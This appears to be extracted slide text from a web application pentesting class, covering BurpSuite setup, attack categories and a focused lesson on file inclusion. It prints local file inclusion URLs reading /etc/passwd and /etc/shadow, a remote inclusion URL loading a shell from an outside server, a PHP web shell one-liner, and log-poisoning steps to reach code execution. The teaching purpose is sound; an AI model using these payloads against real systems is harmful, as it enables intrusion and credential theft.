



Installing and configuring BurpSuite



Overview of important webapp pentesting principles



Continue working on webapp problems



Start working on linux based problems



Whatever we have time for!





Installation and configuration





ATTACKING THE HOST – SERVER SIDE ATTACKS



ATTACKING THE USER – CLIENT SIDE ATTACKS

Server side attacks SQL injection

File Inclusion vulnerabilities

Command injection

Code execution


Client side attacks

Open redirection

Cross Site Scripting

Cross Site request forgery

Web cache deception





There is too much to teach in web application security



Focus on one topic



Provide a template for learning about other topics on your own

File inclusion vulnerabilities

- http://example.com/index.php?fn=upload.php
- <?php include(\$fn); ?>

Local file inclusion

- http://example.com/?page=../../../etc/passwd
- http://example.com/?page=../../../etc/shadow
- http://example.com/?page=../../../var/log/apache/access.log

RFI – Remote file inclusion

http://example.com/index.php?fn=http://myserver.com/shell.txt

• Remote file is processed by the server!

What do we put in shell.txt?



What is a remote shell?



What is remote code execution?

Basic RCE

```
<?php echo system($_REQUEST['cmd']); ?>
```

Demo

LFI to RCE

http://example.com/?page=../../var/log/apache/access.log ???

--More-- (0%)





Make a request to the server and include a PHP shell in the request.



Eg through the User-Agent string, any header will do!



Browse to the log via the LFI vulnerability



Achieve code execution

